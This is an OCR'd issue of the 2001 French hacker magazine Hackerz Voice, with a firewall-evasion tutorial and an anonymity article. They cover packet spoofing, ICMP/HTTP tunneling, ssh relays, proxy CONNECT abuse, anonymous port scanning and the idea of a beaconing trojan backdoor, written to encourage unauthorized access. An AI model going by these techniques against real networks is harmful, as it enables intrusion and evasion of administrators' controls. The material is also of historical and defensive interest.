# LE MANUEL N°1


64 PAGES DE PURE TEKNIK

HORS SÉRIE

Bimestriel Juin / Juillet 2001

# HACKERZ VOICE

La voix du pirate informatique




## Piratage mode d'emploi

## hackethic

pure élite

## CRACKING details

## progs

## 100% TEKNIK

L 9190 - 1 - 39,00 F - RD

1

- TRANSPERCE TON FIREWALL
- PÈTE TON WINZIPPE
- NUMÉROVERISE TON TÉLÉPHONE
- ENCYCLOPÉDIA UNIVIRUSIALISTE
- IDS ? WOUARF
- GRAOLTOS
- HACKER C'EST LÉGAL

## Edito

# A l'abordage


Oui, Hackerz Voice continuera à faire la part belle à nos deux populations complémentaires, les newbiz et les ptits génies. Mais toujours soucieux de suivre la voix de la communauté, il nous est apparu qu'une partie d'entre vous attendait plus de technique, moins de bla bla. C'est maintenant chose faite avec ce premier numéro. Des articles, longs, détaillés, pointus destinés aux plus compétents d'entre vous. Et toujours de l'audace avec ce long article détaillé d'Xtaz sur le phreak. Le thème général de ce numéro est le crack. Pas le crack bête et sans gloire de comment trouver des cracks pour les exploiter, mais des exemples détaillés permettant surtout la compréhension des méthodes à employer pour les programmer soi-même.

Au fait, paraîtrait d'après l'avalanche de mails, que vous avez été beaucoup à apprécier le numéro 4 d'Hzv ? ca tombe bien, le numéro 5 sera tutti frutti. Soleil dehors et dedans.

**TOMMY LEE**

# Sommaire






**HACKERZ VOICE**
La voix du pirate informatique

È aperto a tutti quanti,
Viva la libertà! " *

**Est une publication D.M.P.,**
**1, Villa du Clos de Mallevart.**
**75011 Paris**
**Tél.: 01 40 21 01 20**
**Fax.: 01 43 55 46 46**

**Directeur de la publication :**
O. Spinelli

**Commission paritaire :**
en cours

**Rédacteur en chef :**
Tommy Lee

**Collaborateurs :**
DidierDURIEZ/Prof/Nokia/Sabine/
PIPO LE MALIN/NIVO/FozZy/
et le crew.

**Maquette :** DCT Tananarive

**Coordinateur et rédacteur graphique :**
William Rolland

Imprimé en Champagne
par Roto Champagne


© DMP

C'est ouvert à tous
Vive la liberté !

*(Don Giovanni - by Mozart/DaPonte fin du 1er acte.)*

voice@dmpfrance.com

# Transperce le Firewall de ton reseau

Tu as peut-être déjà pesté devant l'écran de l'ordi de la salle info de ton lycée ou de ta fac, en voyant pour la n-ième fois le message de ton logiciel favori, sans savoir quoi faire pour pouvoir enfin avoir un accès complet à internet. Hé oui, les admins ont peur comme de la peste qu'on utilise leur réseau pour hacker un site internet ou mettre du warez en partage sur ses machines.

**"IL EST AINSI POSSIBLE DE TROMPER LE FIREWALL EN LUI FAISANT CROIRE QUE LE PAQUET VIENT D'UNE AUTRE ADRESSE IP, SITUÉE DE L'AUTRE CÔTÉ DU FIREWALL"**

La crainte des utilisateurs locaux, que ce soient les élèves d'une école ou les employés d'une grande entreprise, est carrément plus grande que la peur d'être hackés par un inconnu venant d'internet ! (Et parfois, il faut bien avouer qu'ils ont raison, espèce de petit vicieux).

Pour isoler le réseau local du reste du monde, ces rusés admins ont donc inventé le firewall (mur de feu en français, of course).

Cette curieuse bestiole au nom imagé déclenchera chez le pirate en herbe comme chez le vieux routard du net un frisson d'adrénaline. Vu sur IRC: "oouuuaaais, j'ai passé deux firewall avant d'installer mon serveur ftp wareeez..." (style "je me la pète, je suis 3l33T).

Mais j'entends d'ici la foule des lecteurs de HZV avides de connaissances qui se demandent ce qu'est exactement ce monstre sacré, et qui déjà veulent lui faire mordre la poussière.

## LE FIREWALL DEMYSTIFIE

Un firewall est basiquement un système installé à l'interface entre un réseau local et internet qui va empêcher certaines connexions entre les deux, en suivant des règles établies par l'admin.

Par exemple, cas le plus courant, il peut empêcher toutes les connexions directes dans le sens extérieur (internet) -> intérieur (réseau local), mais autoriser certaines connexions intérieur -> extérieur pour permettre l'accès au web ou à d'autres services.

Un firewall peut être une machine dédiée, par qui passe le trafic et qui fait du filtrage de paquets, ou un routeur configuré pour ne pas transmettre certains types de paquets.

Il est facile de trouver des firewalls "personnels" tournant sous windows ou linux.

Leur fonction de filtrage permet en particulier de stopper les paquets mal formatés visant à nuker ou flooder ta machine, j'en parlerai plus en détail dans un autre numéro.

Mais qu'est-ce qu'un paquet et comment le firewall peut-il savoir quoi stopper et quoi laisser passer ?


Facile: toutes les données transportées sur internet le sont par le protocole IP (Internet Protocol) qui va les diviser en paquets plus petits qui pourront être acheminés indépendamment vers la machine de destination, identifiée par son adresse IP.

Celle-ci réassemble les paquets pour reconstituer le message initial.

Il y a différents types de paquets, correspondant à des protocoles de transmission différents, par exemple les paquets ICMP (envoyés par la commende ping ou tracert/traceroute, pour savoir si un ordi est allumé), IPX (très utilisé pour les jeux en réseau), mais surtout UDP et TCP qui permettent une communication évoluée entre deux machines.

Mais comment la machine distante, qui possède plusieurs services (serveur web, mail, telnet...)

C'est là qu'interviennent les fameux ports utilisés par les protocoles UDP et TCP: il s'agit juste d'un numéro entre 0 et 65535 inséré dans le paquet.



Chaque service va traiter les paquets correspondant à un numéro de port spécifique. Comme ça, pas de conflits possible ! Un paquet UDP contient l'adresse IP de l'émetteur, celle du destinataire, le port local (de départ) et le port de destination, puis les données. Un paquet TCP contient les mêmes informations, ainsi qu'un numéro de séquence et un numéro de flags. La connexion TCP est celle qui sert à pratiquement tout sur internet, contrairement à UDP, car elle permet d'être certain que les paquets ne se sont pas perdus, grâce au numéro de séquence.

L'établissement d'une connexion TCP se passe comme ceci: la machine 1 envoie un paquet TCP avec le flag SYN, la machine 2 répond par un paquet ayant les flags SYN et ACK (acknowledge), la connexion est alors établie, et un transfert de données bi-directionnel peut commencer avec des paquets ayant le flag ACK. Pour clore la connexion, un paquet ayant le flag RST (reset) suffit.

Donc le firewall, pour filtrer, choisit de refuser ou d'accepter de laisser passer les paquets en fonction de leurs adresses IP de source et de destination, de leurs ports, leur type, leur taille, etc... C'est tout, simple non ?

Ca va ? Relis trois fois ces explications, prend une bonne binouze, détends tes doigts de pied... C'est bon ? Alors on retourne au charbon ! Un vrai hacker c'est quelqu'un qui recherche la connaissance, pas des recettes toutes faites. Si tu veux approfondir les méandres des protocoles n'hésite pas à consulter la seule vrai bible du hacker, à savoir les RFC, qui sont les descriptions détaillées et officielles de tous les protocoles utilisés sur internet. C'est assez austère mais si riche d'informations pour mieux détourner ces fameux protocoles ! Tu peux les trouver sur www.rfc-editor.org/rfc-search.html. Par exemple le TCp est décrit dans le RFC 793.

## ZE BIG PROBLEM

Là où ça coince c'est que très souvent les admins ont peur des abus et n'ouvrent que les ports correspondant au web ou au mail, impossible donc d'utiliser Napster, telnet ou IRC qui correspondent à d'autres ports ! (port 6667 pour IRC, 23 pour telnet)


L'utilisateur moyen est donc floué sans raison valable, et le hacker aussi puisque s'il ne peut pas se connecter en telnet sur des machines d'internet son champ d'action sera très limité. Heureusement, à partir du moment où tu as un accès à internet, quelque soit son degré de restriction, il reste possible d'accéder à tout internet, oui j'ai bien dit TOUT ! Voici enfin dévoilées les techniques utilisées par les initiés de par le net.

## MANIPULATION DE PAQUETS

Le point important est que l'on peut forger ses propres paquets soi-même, avec un programme adapté. Il est ainsi possible de tromper le firewall en lui faisant croire que le paquet vient d'une autre adresse IP, située de l'autre côté du firewall. Ou bien, pour se connecter de l'extérieur vers l'intérieur, n'utiliser que des paquets de flag ACK, ce qui fait croire au firewall que ce paquet provient d'une connexion déjà initiée et donc autorisée. Prog dispo sur www.ntsecurity.nu/toolbox/ackcmd.

Tu peux aussi pour cela changer le port source des paquets: ainsi si celui-ci est le port 80 (port du web), le firewall pensera que ce paquet est une réponse à une connexion déjà initiée avec un serveur web et laisser entrer le paquet dans le réseau local. De plus, certains firewall (très) mal configurés laissent passer tous les ports supérieurs à une certaine valeur (1024 ou plus). Certains types de paquets (autres que TCP) pourront aussi passer, ce qui permet du tunneling (tunneling ICMP: voir plus loin). Si le firewall laisse passer les connexions TCP mais pas UDP, cela empêche d'utiliser les jeux réseaux et ICQ par ex, tu peux alors utiliser le programme TUT fourni sur http://home.ctc.shadowlan.net/~vinny/projects/proxy/ qui va faire passer les paquets UDP à travers une connexion TCP (tunneling). Enfin, si rien de tout cela ne marche, il faut se renseigner sur le type de firewall et chercher ses failles spécifiques, par exemple certains peuvent laisser passer des paquets d'une taille très petite (8 octets).

Un programme permettant de tester les ports laissés ouvert par un firewall est disponible pour linux sur www.packetfactory.net/projects/firewalk. Le principe est d'envoyer des paquets ayant un TTL fixé (TTL = time to live =




durée de vie du paquet) vers un ordinateur situé de l'autre côté du firewall. A chaque machine par laquelle le paquet passe pour atteindre sa destination, un numéro est incrémenté. Quand ce numéro atteint le TTL, la machine ou le routeur renvoie le paquet à son destinataire avec un message "TTL expiré". Ceci est la base du programme traceroute (tracert sous DOS), qui permet en faisant varier le TTL de un en un de recevoir des messages "TTL expiré" de tous les hosts situés entre ta machine et la machine de destination. En fixant le TTL a une valeur égale au TTL du firewall plus un, on peut donc savoir si le paquet qu'on envoie a passé le firewall puisque dans ce cas on recevra une réponse "TTL expiré" de la part d'une machine située de l'autre côté.

Pour créer tes propres programmes envoyant des paquets non standard pouvant passer le firewall, tu peux utiliser la librairie libnet sous linux dispo sur www.packetfactory.net/libnet. Il te faudra quelques notions de programmation en C, mais c'est un investissement indispensable pour tout h4cK3r qui se respecte.

Bravo ! Tu as donc réussi à avoir une communication avec l'extérieur, mais d'une manière non standard qui rend impossible dans la plupart des cas la connexion à un serveur quelconque du net. Il te faudra alors disposer d'une machine à l'extérieur du réseau local sur laquelle va tourner un programme capable de gérer ces connexions un peu zarbis, et va éventuellement servir de relai pour retransmettre la connexion vers d'autres serveurs.

L'intérêt de ces techniques par rapport à celles que je vais te confier dans un instant, c'est qu'elles ne passent pas par un proxy, donc qu'il y a des chances que le traffic soit moins loggué et donc moins remarqué par l'admin. Elles peuvent en plus fonctionner dans le sens ext -> int, donc ouvrir la voie à une pénétration dans un réseau sécurisé.

## TROP FACILE

Parfois, cas rare mais qui peut se produire (petit chanceux !), tu as un accès par telnet à une machine du réseau local ayant un accès direct et complet à internet. Elle peut être le firewall lui-même. Alors tu vas pouvoir lancer un programme sur cette machine qui va attendre une connexion sur le port 10000 par ex, et la rediriger vers la machine sur internet à laquelle tu veux te connecter. Il s'agit donc d'un relai. Par exmple pour utiliser IRC, configure ton client IRC pour qu'il se connecte sur cette machine sur le port 10000, et configure ton relai pour qu'il transmette vers le serveur IRC sur le port 6667.
client IRC -> nom_machine:10000 -> serveur.irc.fr:6667
Leapfrog est un de ces progz faisant office de relai, il tourne sous win* et unix (www.cotse.com/CotseLabs/leapfrog/leapfrog.htm). Ou encore RelayTCP sur www.dlcsistemas.com/html/relay_tcp.html. Un moyen simple de créer un relai discret si tu ne veux (ou ne peux) pas exécuter ce type de programme sur la machine, est d'utiliser le tunneling ssh. Il faut pour cela que ssh (ou ssf) soit installé. La commande magique sous unix est:


```
ssh -l -l <ton_login> -g -L 10000:serveur.irc.fr:6667
<nom_machine>
```


La syntaxe peut différer un peu suivant les versions, faire "ssh --help" ou "man ssh".

Tu peux aussi lancer un proxy socks (qui écoute sur le port 1080, voir RFC 1928), qui permet d'utiliser pas mal de programmes supportant ce type de proxies. Le principe du proxy socks est le même que celui du relai, à ceci près que c'est le programme qui dit lors de la connexion avec le proxy vers quelle machine et quel port il veut que la communication soit établie. Il est donc plus universel que le simple relai, mais aussi plus facilement repérable.

## LE TUNNELING, L'ARME FATALE

Je vais vous exposer la méthode ultime pour accéder à tout internet quand aucun paquet ne peut entrer ni sortir du réseau local. Dans ce cas l'accès à internet est hyper restreint, et très contrôlé, puisque les seuls programmes utilisables sont ceux qui vont pouvoir passer par des machines spécifiques appelées proxies, servant de relai entre le réseau local et internet. Par exemple les proxies http qui écoutent sur le port 8080 le plus souvent, et permettent uniquement l'accès aux serveurs web sur le port 80, avec le protocole http. Impossible d'initier une connexion TCP directe ! Pour avoir une page web il faut passer au proxy la commande "GET http://le.serveur.fr HTTP/1.0". Pour tester ces commandes (données dans le RFC 2616) , fais "telnet nom_du_proxy 8080" puis tapes tes commandes suivies de deux retours chariot.



Netscape sur ta machine -> proxy:8080 -> serveur web:80

Il existe aussi les proxies ftp, et les proxies socks dont j'ai déjà parlé (mais si l'admin a installé un proxy socks il a aussi réduit la liste des machines et des ports autorisés, ou alors c'est un charlot).

Le tunneling est la transmission d'informations à travers un protocole fait pour autre chose. Par exemple on peut créer un tunnel ICMP qui va transmettre des informations en les incluant dans des paquets ICMP, généralement réservés au ping et donc moins bien filtrés ou loggués que les paquets TCP. Pour cela il faut utiliser un programme sur la machine locale qui va écouter sur un port, accepter une connexion TCP, la retransmettre en incluant les données dans des paquets ICMP envoyés à travers le firewall, vers une machine à l'extérieur qui va lire les paquets ICMP et recréer la connexion TCP vers le serveur voulu. A voir sur www.detached.net/icmptunnel.

Il existe aussi le tunneling ftp, ou même mail (www.detached.net/mailtunnel: l'arme ultime dans un RZO hyper sécu, mais très lent, les paquets étant envoyés par e-mail !). Mais le plus intéressant pour nous est le tunneling http, puisque pratiquement tous les réseaux permettent une connexion avec la protocole http vers les serveurs web d'internet, en passant par un proxy. Le principe est le même que celui du tunnel ICMP, à part que cette fois-ci les paquets sont aussi de type TCP et doivent impérativement passer par le proxy.

Client IRC sur ta machine -> localhost:10000 -> proxy:8080 -> machine_relai:80 -> serveur.irc.fr:6667

Utilise httptunnel pour linux sur www.nocrew.org/software/httptunnel.html, ou fonce sur www.htthost.com, www.totalrc.net, ou http-tunnel.com qui fournissent tout clé en main, SOUS WIN$, et MEME la machine relai ! Avec le programme SocksCap, cela permet d'utiliser à peu près tout prog réseau: cet utilitaire va intercepter les paquets TCP et UDP émis par les programmes, et les faire passer par un proxy socks. Ce proxy socks peut être en fait sur ta propre machine, et rediriger les connexions par le tunneling http... Last but not least, si tu as une machine à toi sous linux de l'autre côté du firewall (j'ai bien dit "à toi"...) tu peux mettre en place par tunneling (avec httptunnel par exemple) un VPN (réseau privé virtuel) utilisant par exemple un tunnel PPP (point-to-point, utilisé pour te connecter par modem à internet). Cela permet d'avoir un accès à tous les ports de toutes les machines d'internet sans restriction et de manière transparente (un peu comme avec SocksCap sous windaube, mais plus puissant), mais il te faudra maîtriser la configuration des règles de routage et de pppd. Un petit manuel très bien fait est disponible sur www.linux.com/howto/mini/Firewall-Piercing.html, ou encore vtun.sourceforge.net.

Prog réseau ---SocksCap--> localhost:1080 -> localhost:10000 -> proxy:8080 -> machine_relai:80 -> machine_destination:port

Ca fait pas mal de relais tout ça, j'ose pas imaginer la vitesse de la connexion ! ;-)

## C'EST NOEL

Si le proxy accepte d'initier des connexions http vers d'autres ports, la machine relai peut écouter sur autre chose que 80 (utile si elle possède deja un serveur web ou que tu n'as pas le root, donc que tu ne peux pas lancer des programmes qui écoutent sur un port inférieur à 1024). Pour les mecs courageux qui ont suivi jusqu'ici, voici un petit cadeau bonus: tu peux ainsi scanner des machines à travers un proxy, donc anonymement avec l'IP du proxy ! La commande est "GET http://machine.a.scanner:port HTTP/1.0" + 2 entrées. Tu sauras ainsi si la machine à scanner possède un service écoutant sur le port demandé, et quel est ce service ! Utile pour les crackers pour avoir des infos sur une machine et pouvoir tenter de la pirater en exploitant les failles de certaines versions des services (on appelle justement cela un "exploit"), sans être repérés...

Enfin, en exclusivité, voilà une technique peu connue et ultra efficace. Peu d'admins se rendent comptent de la portée que peut avoir le fait d'autoriser le http sécurisé via le proxy (RFC 2819). Il permet en effet d'ouvrir des connexions TCP DIRECTES vers l'extérieur avec "CONNECT serveur:port HTTP/1.0" !!! Et ceci avec l'IP du proxy ! Donc plus besoin de tunneling et autres joyeusetés... Tu peux faire un programme qui va écouter sur un port, attendre une connexion, et alors faire un telnet sur le proxy, et demander à se connecter sur la machine et le port voulus. Et comme je suis vraiment de bonne humeur, ce programme,


je l'ai fait pour toi: www.chez.com/fwpass/ProxyPass.zip. C'est en java donc ça marche sur tous les OS, je fournis les sources donc tu peux t'amuser à le modifier pour en faire un scanner de ports. Au fait, si les ports autorisés sont restreints il faudra mettre un relai sur une machine à l'extérieur qui écoutera sur un port https (465 par exemple) et retransmettra vers le serveur et le port voulu. Ceci permet de passer la sécurité de nombreux réseaux de manière simple, puisque le http sécurisé est de plus en plus répandu (sites bancaires, paiement par carte bleue) et que la connexion https est cryptée, le proxy ne peut donc pas analyser le trafic pour différencier un usage normal d'une connexion moins innocente.

Pour les déçus qui voulaient un tutoriel permettant d'aller dans l'autre sens, c'est-à-dire de pénétrer depuis internet dans un réseau protégé par un firewall, qu'ils relisent attentivement depuis le début (dur, dur !): beaucoup de ces techniques sont applicables dans l'autre sens... Par exemple, il faut savoir que certains proxies mal configurés fonctionnent dans les deux sens, il est donc possible de pénétrer dans le réseau interne via le proxy ! Bien sûr il aura fallu auparavant faire un scan pour détecter les proxies (port 8080 ouvert = un proxy http le plus souvent). Si le proxy fait le https, c'est gagné. Sinon, si rien ne marche, il faudra arriver à envoyer un trojan sur une machine interne au réseau. Ce trojan, que tu pourras faire toi-même grâce aux explications de Hackerz Voice n°4 et en fonction de la configuration de ton réseau, aura pour but de se connecter à intervalles réguliers à une machine à toi située sur internet, en appliquant la technique du tunneling http (ou une autre, si tu préfères). A partir de la, une connexion est initialisée entre ta machine à l'extérieur et la machine du réseau soi-disant sécurisé. Tu as alors accès à tout le réseau interne, en utilisant des fonctions que tu auras implémentées dans ton troyen (connexion en telnet sur un port, scan, snif, copie de fichiers...). Pour créer une backdoor permettant le contrôle distant d'un système protégé par un firewall, tu peux t'inspirer de www.thehackerschoice.com/papers/fw-backd.htm.

Alors, heureux ? Avec ces techniques avancées aucun firewall ne pourra plus te résister, attention cependant de toujours obtenir l'accord de ton administrateur réseau avant de les utiliser. (c'était même pas besoin de le dire n'est-ce pas ?! #;-} )

**Exemple**

```
Connexion en telnet sur une machine extérieure:
[mylogin@myhost HZV]$ telnet myproxy 8080
Trying 208.120.148.25...
Connected to myproxy.
Escape character is '^]'.
CONNECT www.rien.com:23 HTTP/1.0
HTTP/1.0 200 Connection established
Virtual FreeBSD (rien.com) (ttyp5)
login:
```

**Abonnez vous À HACKERZ VOICE, C'EST 15 FRANCS le numéro, et un an de manuel GRATOS...**
**page 61**

# Total Anonymat

## 100 % anonyme POUR SURFER TRANQUILLE ET ECHAPPER A BIG BROTHER

**"Comment être VRAIMENT anonyme sur Internet ? De nombreux sites expliquent qu'il suffit de désactiver les cookies et le scripting sur votre navigateur, et de passer par un anonymiser web du style de anonymiser.com pour avoir une bonne "privacy". Cela est-il suffisant ? Non, bien entendu, sinon je ferais pas cet article."**

Car quand on passe par un tel proxy, encore faut-il être certain que les accès ne sont pas loggués et diffusés à n'importe quelle personne sachant faire un peu de social engineering. Même remarque pour les remailers anonymes. Et puis comment utiliser anonymement d'autres services que le web ? Ces sites n'en parlent pas... Mais au fait, l'anonymat sur le net est-il un droit ? Je pense que oui, du moment que les services utilisés ne demandent aucunement que l'accès soit réservé à des personnes identifiées. Heureusement, on n'est pas chez Big Brother et cette liberté existe, alors pourquoi s'en priver ! Je vais vous parler de techniques simples mais efficaces permettant d'avoir un accès (presque) totalement anonyme et complet à l'Internet.

Tout d'abord, comment peut-on arriver à connaître votre nom à partir d'un accès sur une page web par exemple ? Supposons ainsi que vous ayez posté un commentaire désobligeant concernant un site sur le forum du même site.. Même si vous avez raison, un webmaster indélicat pourrait avoir envie de vous retrouver pour vous faire regretter vos propos. (bon OK, c'est un exemple totalement débile, mais la n'est pas le problème). Pour cela, un seul moyen, une seule base: l'adresse IP d'origine de votre connexion.

(Evidemment, il faut éviter aussi de donner son vrai nom dans le post). A partir de cette adresse IP, composée de quatre chiffres entre 0 et 255, on peut remonter à l'ordinateur d'origine et donc à la personne qui l'utilisait. Si vous avez une IP dynamique (qui change à chaque connexion, c'est le cas pour les connexions par modem), il faudra tout de même avoir accès aux logs du provider Internet pour savoir exactement qui etait l'utilisateur ayant cette IP au moment voulu.

L'interrogation des bases de données Internet avec la commande "whois" par exemple permet d'avoir des informations sur le réseau dont l'IP fait partie. "dig" est aussi bien utile. La commande unix "finger @adresse_ip" permet de savoir le login voire même le nom des utilisateurs connectés à un systeme unix, si le daemon fingerd est lancé sur votre machine. Un petit scan de votre machine avec nmap permettra de découvrir quel système d'exploitation vous utilisez (c'est appelé l'OS fingerprinting) et d'éventuellement vous pirater ! (Surtout si par malheur vous êtes sous zindoz).

En plus, pas besoin d'être admin sur une machine unix pour pouvoir tout savoir sur votre machine, toutes ces commandes et bien d'autres sont accessible online sur http://wetelephant.cotse.com et, ce qui n'est pas sans intérêt, ce site permet donc de faire de l'OS fingerprint... anonymement ! Il offre aussi la possibilité de tester la présence d'un partage netbios, d'avoir des infos sur la dns, les serveurs ftp, et même de voir visuellement sur une carte du monde ou est situe votre ordinateur. On y apprend également que tous les proxies ne sont pas anonymes, c'est-a-dire qu'ils peuvent transmettre quand même votre adresse IP au serveur. Le site de la CNIL http://www.cnil.fr/traces montre un exemple des traces que vous laissez:

```
REMOTE_HOST = mon.ordi.lame.fr
REMOTE_ADDR = 127.2.35.41
HTTP_USER_AGENT = Mozilla/4.09 [fr] (WinNT; I)
HTTP_REFERER = http://site.XXX.porno.com
```

Les variables d'environnement de votre navigateur sont en

effet accessibles par le serveur et fournissent des renseignements sur la version du navigateur, sur le système utilise, sur l'adresse IP, sur la dernière adresse visitée... Attention aussi aux variables HTTP_X_FORWARDED_FOR et HTTP_VIA. Il vous faudra donc filtrer ces informations pour qu'elles ne soient pas transmises, en faisant par exemple passer votre connexion web par un proxy local qui va éliminer les données indésirables. Proxomitron sous windows permet de filtrer les cookies et les headers http, voir http://spywaresucks.org/prox. (On peut aussi éliminer les bannières de pub comme ca..)

Attention aussi au partage NetBIOS: utiliser "nbstat -a ip_de_la_machine" va renvoyer le nom de vos partages windows (encore appelés samba), et en particulier le nom de votre ordinateur. Or certains sont tentes de donner leur nom de famille à leur ordinateur, par exemple parce que cette information peut apparaître dans les faxs. Grave erreur donc !

Bon maintenant qu'on a vu les principaux dangers, que remarque-t-on ? Que toutes ces techniques sont inefficaces si on cache sa véritable adresse IP. Ceci est possible en passant par une succession de relais, l'adresse IP qui sera vue par le serveur sera l'adresse du dernier relai utilise. Attention, la connexion passe par un certain nombre de routeurs et de serveurs depuis votre ordinateur jusqu'au serveur final, il sera donc possible à un adversaire disposant de moyens puissants de vous tracer en remontant la piste, si chaque routeur et/ou serveur a conserve un log des connexions. On maximise donc ses chances de rester anonyme en utilisant un maximum de relais dans des pays différents. Vous pouvez ainsi utiliser des relais personnels, installes sur des ordis sur lesquelles vous avez le droit d'installer des programmes tournant en tache de fond. (Voir mon article sur les firewall dans ce numéro.) L'autre alternative est d'utiliser des relais publics, c'est-a-dire configures de telle manière que tout le monde y ait accès. Je pense particulièrement aux proxies, qui vont accepter une connexion sur un port (souvent 8080, 3128 ou 80 pour les proxies http, 1080 pour les proxies socks), et la rediriger vers un serveur distant.

Les proxies http ont ceci de bien qu'ils permettent parfois le https, ce qui permet une connexion TCP directe vers un port de n'importe quel ordinateur via la commande "CONNECT host:port HTTP/1.0". Ils peuvent donc faire office de proxy pour n'importe quelle application utilisant une connexion de ce type, comme IRC, telnet, POP3, ssh, http,... bref tout ce qui est utile ! Voir article sur les firewall pour avoir l'url de mon prog java perso permettant d'en tirer profit. Ce prog peut être modifié facilement pour passer par une succession de proxies avant de se connecter à la cible, à vous de jouer. Les proxies http font aussi souvent proxy ftp, ce qui permet le ftp anonyme.

Les proxies socks sont aussi tres interessants puisqu'ils redirigent une connexion vers n'importe quel port du serveur à atteindre. Si le logiciel à utiliser ne permet de spécifier un proxy socks, on peut l'utiliser quand même avec un socksifier comme SocksCap (http://www.socks.nec.com/reference/sockscap.html). Pour passer à travers une chaîne de proxies socks utiliser le programme fourni sur www.web-world.ch/BM/SOCKS, sous windows.

